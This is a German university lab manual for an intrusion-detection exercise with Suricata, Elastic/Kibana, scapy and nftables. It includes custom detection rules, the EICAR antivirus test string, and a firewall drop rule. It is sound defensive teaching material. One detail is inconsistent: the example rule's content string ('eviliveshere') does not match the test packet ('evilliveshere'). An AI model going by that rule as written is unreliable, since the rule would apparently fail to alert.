


Laborübung

Network Security Monitoring
mit Suricata



I. Allgemeine Informationen

Name:

Gruppe:

Bemerkungen:

Liste der Verfasser

J. Hemmings	Dokumenterstellung Aktualisierung einzelner Schritte
T. Jösler	Syntax Error Fix, Verbesserungen
C. Scherrer	Adjustments due to infrastructure changes

Copyright Informationen

Alle Rechte vorbehalten

II. Inhaltsverzeichnis

1. Vorbereitung	4
1.1. Einleitung	4
1.2. Hausaufgaben	4
1.3. Benötigte Mittel	6
1.4. Netzwerk	6
1.5. Starten des IDS Stack	7
2. Network Security Monitoring – Erkennung	10
2.1. Test Setup	10
2.2. Suricata & Firewall Rules	11
2.3. Reputationsgestützte Erkennung	15
2.4. Signaturgestützte Erkennung	17
2.5. PCAP-Forensics	20
2.6. Frühwarn-Honeypots	23

III. Vorwort

Feedback

Mit Ihrer Mithilfe kann die Qualität des Versuches laufend den Bedürfnissen angepasst und verbessert werden.

Falls in diesem Versuchsablauf etwas nicht so funktioniert wie es beschrieben ist, melden Sie dies bitte direkt dem Laborpersonal oder erwähnen Sie es in Ihrem Laborbericht oder Protokoll. Behandeln Sie die zur Verfügung gestellten Geräte mit der entsprechenden Umsicht.

Bei Problemen wenden Sie sich bitte ebenfalls an das Laborpersonal.

Legende

In den Versuchen gibt es Passagen, die mit den folgenden Boxen markiert sind. Diese sind wie folgt zu verstehen:

Wichtig

Dringend beachten. Was hier steht, unbedingt merken oder ausführen.

Aufgabe III.1

Beantworten und dokumentieren Sie die Antworten im Laborprotokoll.

Hinweis

Ergänzender Hinweis / Notiz / Hilfestellung.

Information

Weiterführende Informationen. Dies sind Informationen, die nicht zur Ausführung der Versuche benötigt werden, aber bekannt sein sollten.

Story

Hierbei wird die Geschichte vermittelt, die in den Versuch einleitet oder den Zweck des Versuches vorstellt.

Zielsetzung

Lernziele, die nach dem Bearbeiten des Kapitels erfüllt sein sollten.

Erkenntnis

Wichtige Erkenntnisse, die aus dem Versuch mitgenommen werden sollten.

1. Vorbereitung

In diesem Versuch werden Sie Ihre Linux-NSM VM (nicht zu verwechseln mit dem Linux Client) zwischen Ihren Windows-Client und den Default Gateway setzen, damit Sie den Traffic mit Suricata überwachen können.




Abbildung 1: Topologie Versuch (Logical View)

Hinweis

In einer produktiven Umgebung setzen Sie das Monitoring nicht so um, sondern verwenden dafür einen dedizierten SPAN-Port oder TAPs für das Überwachen des Netzwerkverkehrs.^a

^a<https://www.it-administrator.de/themen/netzwerkmanagement/grundlagen/203944.html>

1.1. Einleitung

Diese Laborübung soll in das Thema Network Security Monitoring (NSM) einführen. Der NSM-Zyklus behandelt die Themen Erfassung, Erkennung und Analyse. In diesem Versuch konzentrieren wir uns auf die Erkennung und diesbezüglich auf das Thema Intrusion Detection. Als Werkzeug wird dabei die Open Source Software Suricata Engine verwendet.

1.2. Hausaufgaben

Dieses Kapitel beschreibt die Vorbereitungsmaßnahmen, die Sie vor Beginn des Laborversuches durchführen müssen.

In dieser Laborübung benötigen Sie ein VirusTotal Konto, um mögliche Schadsoftware zu analysieren. Beantragen Sie einen eigenen API-Key (<https://www.virustotal.com/gui/join-us>). Die Freischaltung des Kontos kann einige Minuten dauern.

1.2.1. Theorie

Lesen Sie das Paper von *Danny Rozenblum, Understanding Intrusion Detection Systems (2019)*. Sie finden das Dokument auf ILIAS.

Lesen Sie Kapitel 3 der Arbeit von *Thomas Jösler, Aufbau Cyber Defense Lab basierend auf Industriestandards – Beilage (2019)*. Sie finden das Dokument auf ILIAS.

Lesen Sie Kapitel Suricata Rules von der offiziellen Suricata Dokumentation: <https://suricata.readthedocs.io/en/suricata-6.0.0/rules/intro.html>

Informieren Sie sich über den bekannten Elastic Stack. Wichtig sind nur die Komponenten Elasticsearch, Filebeat und Kibana. In dieser Laborübung erhalten Sie einen vorkonfigurierten Elastic Stack, mit dem Logfiles gesammelt, persistiert und visualisiert werden.

Vorschläge:

- <https://www.guru99.com/elk-stack-tutorial.html>
- <https://medium.com/@KyleCondon/elasticsearch-for-the-curious-or-what-i-learned-processing-reddit-data-d643952146f1>
- <https://sematext.com/guides/elk-stack/>

1.2.2. Fragen zur Theorie

Beantworten Sie die folgenden Fragen / Aufgaben und notieren Sie Ihre Antworten. Sie finden die nötigen Informationen in der oben aufgeführten Literatur.

Aufgabe 1.1

Erklären Sie in eigenen Worten, was Sie unter Intrusion Detection verstehen.

Aufgabe 1.2

Erklären Sie den Unterschied zwischen IDS und IPS. Orientieren Sie sich hierbei an den beiden Schlagwörtern passiv und aktiv.

Aufgabe 1.3

Was gibt es für Methoden der Angriffserkennung? Erklären Sie in eigenen Worten.

Aufgabe 1.4

Erklären Sie die Begriffe «Rule» und «Alert» im Kontext von IDS.

Zielsetzung

In diesem Versuch verwenden Sie die Suricata Engine, um Einblick in die Thematik Intrusion Detection zu erlangen. Diesbezüglich setzen Sie sich mit Regeln und Aktionen auseinander, behandeln die Themen reputationsgestützte wie auch signaturgestützte Erkennung und betreiben PCAP-Forensics, indem Sie eine Netzwerkaufzeichnung eines durchgeführten Angriffs analysieren. Zum Schluss schauen Sie sich an, was ein Honeypot ist und welchem Zweck er dient.

1.3. Benötigte Mittel

Verwenden Sie für diesen Versuch die Labor-Arbeitsstationen. Jedes Labor-Team benötigt einen Labor-Doppelarbeitsplatz.

Zudem benötigen Sie die virtuelle Umgebung auf SWITCHengines, welche Sie schon von vorherigen Versuchen kennen. Auf den NSM-Host können Sie sich **nur mit SSH** verbinden. Das Windows-native PowerShell bringt bereits einen SSH Agent mit. Für den Windows Client verwenden Sie wie gewohnt RDP.

- Windows Client (IP zu finden in der Hostliste auf ILIAS)
- Network Security Monitoring (IP zu finden in der Hostliste auf ILIAS)

Wichtig

Diese Durchführung wird auf neuer Infrastruktur durchgeführt, somit kann es zu Abweichungen kommen. Vor und während dem Bearbeiten der Laborübungen bitte Informationen des Laborpersonals beachten und den Discord-Kanal im Auge behalten. Das Laborpersonal wird mitteilen, sollte trotz der Tests etwas nicht wie in diesem Dokument beschrieben funktionieren.

Mit folgendem Befehl in einer PowerShell Console kann per SSH mit der NSM VM verbunden werden.

```
1 ssh labadmin@<PUBLIC_IP_VON_NSM_VM>
```

Alternativ können Sie auch einen anderen SSH Client wie PuTTY o.ä. verwenden.

1.4. Netzwerk

Für diese Laborübung muss IP Forwarding (Durchschleusen der Pakete) auf der Linux-NSM VM aktiviert sein. Kontrollieren Sie die folgenden Einstellungen:

```
1 sudo nano /etc/sysctl.conf
```

Entfernen Sie das Kommentarzeichen (#) für die folgende Zeile:

```
1 net.ipv4.ip_forward=1
```

Lesen Sie die Config neu ein, damit die Änderungen in Kraft treten:

```
1 sudo sysctl -p /etc/sysctl.conf
```

Um sicher zu gehen, dass die Einstellungen ziehen, starten Sie Ihre Linux-NSM VM neu. Ansonsten könnte es sein, dass Sie bei den weiteren Einstellungen die RDP-Connection zum Windows-Client verlieren, da das IP Forwarding nicht korrekt funktioniert.

```
1 sudo reboot
```

Aufgabe 1.5

Wenn Sie die Linux-NSM VM nicht als Default Gateway beim Windows-Client eintragen würden, welchen Netzwerk-Traffic würden Sie dann im Netzwerk sehen (Hint: Promiscuous Mode)?

Nun müssen Sie die IP-Adresse Ihrer Linux-NSM VM als Default Gateway beim Windows-Client konfigurieren, damit Sie dessen Traffic überwachen können. Melden Sie sich dafür beim Windows-Client an und ändern Sie das Default Gateway auf die **private** IPv4 Adresse ihrer NSM VM. Sie können sich die Adresse mit `nslookup islab-nsm-XX.zh.switchengines.ch` anzeigen lassen. Möglicherweise verlieren Sie die RDP-Verbindung. Starten Sie eine neue Session, um weiter arbeiten zu können.

1.5. Starten des IDS Stack

Im Homeverzeichnis des «labadmin» Benutzers finden Sie die docker-compose Vorlage. Die Vorlage beinhaltet Suricata als NSM-Tool und eine Elastic-Stack Installation als Datenbank.




Abbildung 2: Elastic

Aufgabe 1.6

Studieren Sie die docker-compose Datei und ihre Komponenten. Wie ist der Ablauf, dass Log-Dateien im Kibana ankommen?

Passen Sie in Ihrem docker-compose.yml die PUID und PGID Variablen von suricata auf die korrekten Werte für den labadmin user an. Die uid und gid können Sie mit dem Befehl `id` herausfinden.

Starten Sie nun Ihr docker-compose, um alle benötigten Container zu erhalten. Sobald alle Container gestartet sind, muss die Suricata Konfiguration angepasst werden. Die Konfigurationsdatei *suricata.yaml* finden Sie unter dem Pfad `/home/labadmin/suricata`. Default-mässig wird die Konfiguration mit "eth0" als Interface-Wert erzeugt. Der Container verwendet den Host Netzwerktreiber, was, wie sie gelernt haben, bedeutet, dass er direkt über das Netzwerkinterface des Hostsystems kommuniziert.

Die NSM VM verwendet aber nicht "eth0" als Interfacebezeichnung, sondern die neue Variante mit "ens...". Finden Sie `ip address` die Bezeichnung des Interfaces und ersetzen Sie in der Konfigurationsdatei *suricata.yaml* alle "eth0" durch das korrekte Interface (Hint: in nano können Sie mit CTRL + W suchen).

Aufgabe 1.7

Warum mussten Sie **mehrmals** das korrekte Interface definieren?

Starten Sie nun den Suricata Container neu, damit die zuvor geänderte Suricata Konfiguration neu geladen wird.

```
1 docker restart suricata
```

Nach dem Neustart sollen die aktuellen Suricata Regeln importiert werden. Setzen Sie den folgenden Befehl ab, um diese Regeln zu erhalten. Dies kann ein wenig dauern – haben Sie Geduld. Warnings können Sie ignorieren.

```
1 docker exec -it --user suricata suricata suricata-update -f
```

Nachdem der Suricata Container neu gestartet wurde, öffnen Sie auf dem Windows-Client einen Browser. Rufen sie die URL <http://islab-nsm-XX.zh.switchengines.ch:5601> (angepasst an Ihre Gruppennummer) auf, um die Elastic Konfiguration vorzunehmen.

Wählen Sie die Option «Add data» und wählen danach die Option «Suricata logs». Klicken Sie auf den Button «Check data». Die Meldung «Data successfully received from this module» bestätigt, dass die Suricata Logs erfolgreich im Elasticsearch ankommen. Falls Sie die Meldung nicht erhalten, melden Sie sich beim Laborteam.

Nun müssen Sie die Kibana default Dashboards noch importieren. Filebeat ermöglicht ein einfaches Setup mit folgendem Befehl:

```
1 docker exec -it filebeat ./filebeat setup
```

Auch dies kann eine Weile dauern – Es ist nochmals Geduld gefragt. Mit diesen Massnahmen haben Sie die Vorbereitung abgeschlossen.


2. Network Security Monitoring – Erkennung

Bei der Erkennung werden erfasste Daten untersucht und bei unerwarteten Ereignissen Alarme ausgelöst. Das geschieht gewöhnlich mithilfe einer Erkennungsmethode, die sich auf Signaturen, Anomalien und Statistiken stützt. Als Ergebnis werden Alarmdaten generiert. Die Erkennung wird meistens durch entsprechende Software durchgeführt. Einige Beispiele solcher Softwarepakete sind die Network-Intrusion-Detection Systeme (NIDS) Suricata und Zeek IDS sowie die Host-Intrusion-Detection Systeme (HIDS) OSSEC, AIDE und McAfee HIPS. Dieser Versuch gibt einen (kurzen) Einblick in die Thematik.

2.1. Test Setup

Als Erstes werden Sie das Suricata Setup testen. Zuerst vergewissern Sie sich, dass die Regeln korrekt aktualisiert worden sind. Suchen Sie in der Datei `/home/labadmin/suricata/lib/rules/suricata.rules` nach der Regel mit der SID «2100498» (CTRL + W zum Suchen in nano). Die Passende Message dazu beinhaltet «GPL ATTACK_RESPONSE».

Um die NSM-Dienste zu testen, öffnen Sie die Elastic Seite (Kibana) und wählen in der linken Menüleiste die Option Dashboard.



Geben Sie nun in der Suchleiste den Begriff «Suricata» ein und öffnen Sie das «Alert Overview» Dashboard. Die einzelnen Panels zeigen vermutlich noch keine Resultate an, da noch keine Aktivität, welche auf eine Signatur zutrifft, erkannt wurde. Die vorhin gesuchte «GPL ATTACK_RESPONSE» Regel können sie nun mit folgendem Befehl testen:

```
1 curl http://islab-services.zh.switchengines.ch/
```

Hinweis

An dieser Stelle testen Sie Suricata noch lokal. Grundsätzlich wird in der Anleitung an gewissen Stellen explizit darauf hingewiesen, wenn Sie den Windows-Client verwenden müssen.

Wenn Sie nun wieder zum Dashboard wechseln und aktualisieren, sollten Sie einen Alarm mit der Alert Signatur `GPL ATTACK_RESPONSE id check returned root` sehen. Wenn dies der Fall ist, dann funktioniert Suricata erfolgreich.

Aufgabe 2.1

Wie lautet der String, welcher den Alert ausgelöst hat bzw. für welchen die Regel zuschlägt?

Damit haben Sie das Suricata Setup erfolgreich getestet und schon einige Möglichkeiten und Tools kennengelernt.

2.2. Suricata & Firewall Rules

In diesem Unterkapitel werden Sie selbst eine einfache Suricata-Regel schreiben. Danach lösen Sie einen Alarm für die erstellte Regel aus und schlussendlich mitigeren Sie per Firewall-Regel.

Hinweis

Kontrollieren Sie, dass Ihre zu erstellenden Regeln keine unnötigen Whitespaces oder Zeilenumbrüche enthalten. Andernfalls werden die Regeln nicht funktionieren.

Wechseln Sie hierzu auf die Kommandozeile und erstellen Sie die Datei *local.rules*.

```
1 nano /home/labadmin/suricata/local.rules
```

Hinweis

In der Datei *local.rules* werden benutzerdefinierte (lokale) Regeln erfasst.

Ergänzen Sie *local.rules* mit folgender Regel:

```
1 alert tcp any any -> any any (msg:"Suricata NIDS - Testing"; content:"  
    eviliveshere"; classtype:not-suspicious; nocase; sid:1234567; rev:1;)
```

Eine Standardregel wird wie folgt aufgeteilt:

- [action]
- [protocol]
- [ip address] – source
- [port number] – source
- [direction options]
- [ip address] – destination
- [port number] – destination
- [general options]
- [detection options]

Die Regel ist einfach und wie folgt zu erklären:

- *alert* = Aktion
- *tcp* = Protokoll

- *any* = Wildcard für eine beliebige IP-Adresse
- *->* = unidirektionaler Flow
- *msg* = Meldung, die im Protokoll/Alarm angezeigt wird
- *content* = Das Schlüsselwort *content* bildet den Kern der Regelerkennung. Es kann Text, binäre Daten oder eine Mischung aus beidem beinhalten. Es ist wichtig, im Hinterkopf zu behalten, dass Inhaltsschlüsselwörter zwischen Groß- und Kleinschreibung unterscheiden
- *nocase* = Dieser Modifikator wird für groß- und kleinschreibungsunabhängige Textzeichenketten verwendet und gilt nicht für Hex-Werte
- *sid* = ist ein eindeutiger numerischer Bezeichner, der die Regel identifiziert und mehrere reservierte Bereiche hat
- *rev* = sollte immer vorhanden sein, wenn eine *sid* definiert ist. Das *rev* Keyword definiert die Version der Signatur und sollte bei einer Aktualisierung inkrementiert werden

Die *local.rules* Datei wird noch nicht automatisch geladen. Die Standardkonfiguration von Suricata verwendet nur eine Regel-Datei. Bearbeiten Sie nun die Suricata Konfigurationsdatei (*/home/labadmin/suricata/suricata.yaml*) und ergänzen Sie den Pfad zur *local.rules* (suchen Sie nach *rule-files*).

Den Pfad müssen Sie wie folgt angeben:

Hinweis

ACHTUNG! Sie geben einen Pfad innerhalb des Containers an.

```
1 rule-files:
2   - suricata.rules
3   - /etc/suricata/local.rules
```

Damit die Regel aktiv wird, müssen Sie das Regelset aktualisieren. Dies erreichen Sie, indem Sie den Suricata Container neu starten.

Um die Regel zu testen, werden Sie mit den Kommandozeilentools *scapy* und *tcpreplay* arbeiten. Scapy ist ein Python-Programm, dass es dem Benutzer ermöglicht, Netzwerkpakete zu bauen und zu versenden. Tcpreplay ist eine Suite von kostenlosen Open-Source-Dienstprogrammen zum Bearbeiten und Wiedergeben von zuvor aufgezeichnetem Netzwerkverkehr.

Zuerst erstellen Sie ein Pcap-File mit dem gesuchten Content:

```
1 sudo scapy
2
3 >>> pkt = Ether()/IP(dst="192.168.1.12")/TCP()/"evilliveshere"
4
5 >>> wrpcap("ids-testing.pcap", pkt)
```

Um scapy zu verlassen, drücken Sie *Ctrl+D*. Nun verwenden Sie *tcpreplay*, um das erstellte Pcap-File an Ihr Sniffing-Interface zu binden.

```
1 sudo tcpreplay -i ens3 -M 10 ids-testing.pcap
```

- *i* = Netzwerk Interface
- *M10* = gibt die Geschwindigkeit an, mit der der Datenverkehr in MB/s wiedergegeben wird

Wechseln Sie wieder zu Kibana in Ihrem Browser. Sie sollten nun die Alert Signature «Suricata NIDS – Testing» vorfinden.

Als nächstes werden Sie mit einer entsprechenden Firewall-Regel auf eine von Ihnen definierte Signatur reagieren. Indem Sie Regeln wie in dieser Übung definieren, agiert Suricata als NIDS und nicht als NIPS. Entsprechend werden Sie mit einer Firewall-Regel die «Prevention» realisieren.

Wir verwenden für die folgende Übung die EICAR-Testdatei, vom «European Institute for Computer Antivirus Research» (EICAR). Mithilfe dieser Datei können Sie Ihre IDS oder Antiviren Systeme testen. Jede Antivirus Software kennt diese Datei und wird Alarm schlagen. Die Datei beinhaltet nur folgenden vorgegebenen String und kann keinen Schaden anrichten.

```
1 X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Die Firewall unseres Infrastruktur-Providers blockiert jeden Download-Versuch dieser Datei unter der offiziellen URL (<https://www.eicar.org/download/eicar.com.txt>). Aus diesem Grund bieten wir die EICAR-Datei im internen Netzwerk zum Download an. So können wir für diese Übung die gegen extern gerichtete Firewall umgehen.

Erfassen Sie eine weitere lokale Regel, welche einen Alert erzeugt, wenn jemand aus Ihrem Netzwerk die Datei *eicar.com.txt* von *islab-services.zh.switchengines.ch/eicar.com.txt* herunterlädt.

Sie werden in dieser Regel nach dem Zielservice Ausschau halten. Entsprechend müssen Sie nun die IP-Adresse von *islab-services.zh.switchengines.ch* ausfindig machen und «[dest IP]» mit der gefundenen IP ersetzen.

```
1 nslookup islab-services.zh.switchengines.ch
```

Erfassen Sie nun die Regel in der folgenden Datei.

```
1 nano /home/labadmin/suricata/local.rules
```

Folgende Regel soll erfasst werden – vergessen Sie nicht «[dest IP]» anzupassen!

```
1 alert tcp any any -> [dest IP] 80 (msg:"Malicious Server Hit!"; content:"GET"; http_method; classtype:not-suspicious; sid:12345678;)
```

Aktualisieren Sie das Regelset indem Sie den Suricata Container neustarten.

```
1 docker restart suricata
```

Testen Sie die Regel, indem Sie die EICAR-Datei vom **Windows-Client** aus herunterladen. Sie können dies mit dem Browser und mit einer CMD Abfrage versuchen.

```
1 http://islab-services.zh.switchengines.ch/eicar.com.txt
```

Scrollen Sie in Kibana nach unten zur »Alerts» Section und schauen Sie sich den Alert genauer an.

Aufgabe 2.2

Gehen Sie nochmals zurück zur definierten Regel. Alarmieren Sie in dieser Regel wirklich nur den Download der Datei? Was wären alternative Prüfmechanismen, um den Download der Datei zu alarmieren?

Nun müssen Sie noch eine Firewall-Regel definieren, welche die Pakete von *islab-services.zh.switchengines.ch* verwirft. Hierzu verwenden Sie *nftables*.

Schauen Sie sich mal die aktuellen nftables-Rules an:

```
1 sudo nft list table ip filter
```

Wie Sie feststellen sollten, hat Docker schon einige Regelsätze definiert.

Definieren Sie nun eine eigene nftables Regel, um Pakete mit dem Ziel *islab-services.zh.switchengines.ch* zu verwerfen:

```
1 sudo nft insert rule ip filter FORWARD ip protocol tcp ip daddr [dest IP]
   counter drop
```

Erklärung:

insert rule: Neue Regel anlegen. Dasselbe wie “add rule”, ausser dass die Regel am Anfang der Chain eingefügt wird

ip: Adressfamilie: Bestimmen die Art der Pakete, die verarbeitet werden (ip = IPv4)

filter: Tabelle in der die Regel erstellt wird

FORWARD: Chain in der die Regel erstellt wird

ip protocol tcp: IPv4 Header Expression: Spezifiziert das TCP-Protokoll

ip daddr [dest IP]: IPv4 Header Expression: Spezifiziert die Destination Adresse

counter: Zählt die Anzahl der zutreffenden Pakete und Bytes

drop: Setzt die Aktion auf drop = verwerfen

Schauen Sie sich die Regeln in der Chain FORWARD an:

```
1 sudo nft list chain ip filter FORWARD
```

Aufgabe 2.3

Wieso die Chain FORWARD? Erklären Sie.

Hint: Google

Testen Sie nun nochmals, ob Sie die Datei *eicar.com.txt* herunterladen können.

Probieren Sie, die Datei auf dem Windows-Client herunterzuladen. Tätigen Sie diesen Versuch in einer Privaten Browser Session, um allfällige Cache Probleme zu vermeiden.

Aufgabe 2.4

Was meldet Ihnen Ihr Browser? Erklären Sie das gegebene Verhalten.

Sie haben an einem einfachen Beispiel nach der Intrusion Detection über Suricata die Prevention mit nftables vorgenommen, GRATULATION!

2.3. Reputationsgestützte Erkennung

Um die nachfolgende Übung durchführen zu können, müssen Sie die vorhin erstellte nftables Regel löschen. Eine Auflistung von bestehenden Regeln und deren Nummer erhalten sie mit folgendem Befehl.

```
1 sudo nft -a list chain ip filter FORWARD
```

In der Ausgabe sollten Sie Ihre Regel mit einer Nummer (handle) vorfinden. Um eine spezifische Regel löschen zu können, müssen Sie folgenden Befehl absetzen. Ersetzen Sie den Platzhalter XX mit der Nummer, welche Sie in der Ausgabe erhalten haben.

```
1 sudo nft delete rule ip filter FORWARD handle XX
```

Testen Sie ob die Regel erfolgreich gelöscht wurde, indem Sie die *islab-services.zh.switchengines.ch* Webseite erneut anfragen. Wenn die Webseite wieder korrekt angezeigt wird, wurde die Regel erfolgreich gelöscht.

Die reputationsgestützte Erkennung ist eine Unterkategorie der signaturgestützten Erkennung (siehe Kapitel 2.4). Dabei geht es darum, Netzwerkverkehr zwischen den Hosts in Ihrem Netzwerk und Hosts im Internet aufzuspüren, welche aufgrund früherer Teilnahme an schädlichen Aktionen als bedrohlich eingestuft wurden. Diese Erkennung erfolgt anhand von einfachen Signaturen in Form von IP-Adressen.

Suricata bietet Möglichkeiten zur reputationsgestützten Erkennung. Die Suricata IP-Reputation Komponente kann IP-Adressen Reputationsdaten sammeln, speichern, aktualisieren und verteilen. Die Informationen sollten an einer zentralen Stelle gespeichert werden und anschliessend an die verschiedenen Suricata Instanzen verteilt werden.

Um die IP-Adressen Reputationsdaten zu verwenden, müssen Sie die Suricata Konfigurationsdatei anpassen. Ebenfalls werden Sie einige Konfigurationen vorbereiten und anschliessend kombinieren. Entfernen Sie die Kommentarzeichen, dass die Konfiguration wie folgt aussieht.

```
1 reputation-categories-file: /etc/suricata/iprep/categories.txt
2 default-reputation-path: /etc/suricata/iprep
